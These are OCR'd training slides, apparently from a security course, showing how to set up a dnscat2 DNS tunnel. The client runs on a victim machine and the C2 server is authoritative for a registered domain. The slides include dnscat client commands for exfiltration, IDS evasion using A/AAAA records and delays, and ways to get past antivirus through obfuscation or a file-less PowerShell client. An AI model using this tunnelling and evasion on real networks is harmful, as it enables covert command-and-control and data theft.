Establishing a DNS Tunnel



A direct channel can be easily detected

Establishing a DNS Tunnel



Dnscat client

Public DNS


Dnscat server

Windows VM

Cloud hosted VM

Requires owning a domain name

Setting up Dnscat2 Server



Dnscat server requires Ruby

- Kali already comes with Ruby

Native binaries available for the client

Server must be running before any client can connect to it

Basic Commands for Dnscat

`> help`	List all the available commands
`> windows`	List all the sessions that are available
`> window -i #`	Interact with a specific session


```
> sudo systemctl disable systemd-resolved

> sudo systemctl stop systemd-resolved
```

Setup for Ubuntu

Systemd-resolved might be using port 53

Disable the service

Establishing a DNS Tunnel



Demo

Deploy dnscat2

- Client on the victim machine
- Server on the Kali VM


Establish a dns tunnel

Common Issues

Due to firewall restrictions individual clients may be blocked

Can be detected by monitoring clients for increased DNS traffic

Establishing a DNS Tunnel




Requires a publicly registered domain name

- Globonamtics.com

Dnscat server will act as the authoritative DNS server

Authoritative DNS Server Setup



globonamtics.com

NS records


ns1.globonamtics.com

ns2.globonamtics.com


Registrar

C2 Server


Dnscat2 with Subdomain



Establishing a DNS Tunnel



Establishing a DNS Tunnel



Demo

Establish a dns tunnel

- Using the globonamtics.com domain
- Over legitimate DNS infrastructure

Exfiltrate information

Avoiding Detection


Use A and AAAA type records to avoid detection by IDS

```
./dnscat --dns domain=globonamtics.com,type=A,AAAA
```

Adding a delay between the transmission of the packets

```
./dnscat --dns domain=globonamtics.com --delay 5000 --steady
```

Alternative Dnscat Client



Antivirus detects the dnscat client

- Build from source
- Common obfuscation techniques

Alternative client for file-less execution

- https://github.com/lukebaggett/dnscat2-powershell

Demo

Load dnscat2-powershell module

Establish a DNS tunnel

More Information

Documentation

Dnscat2 documentation

https://github.com/iagox86/dnscat2/tree/master/doc

Authoritative DNS server setup

https://github.com/iagox86/dnscat2/blob/master/doc/authoritative_dns_setup.md

Alternative client

Dnscat2 PowerShell Client

https://github.com/lukebaggett/dnscat2-powershell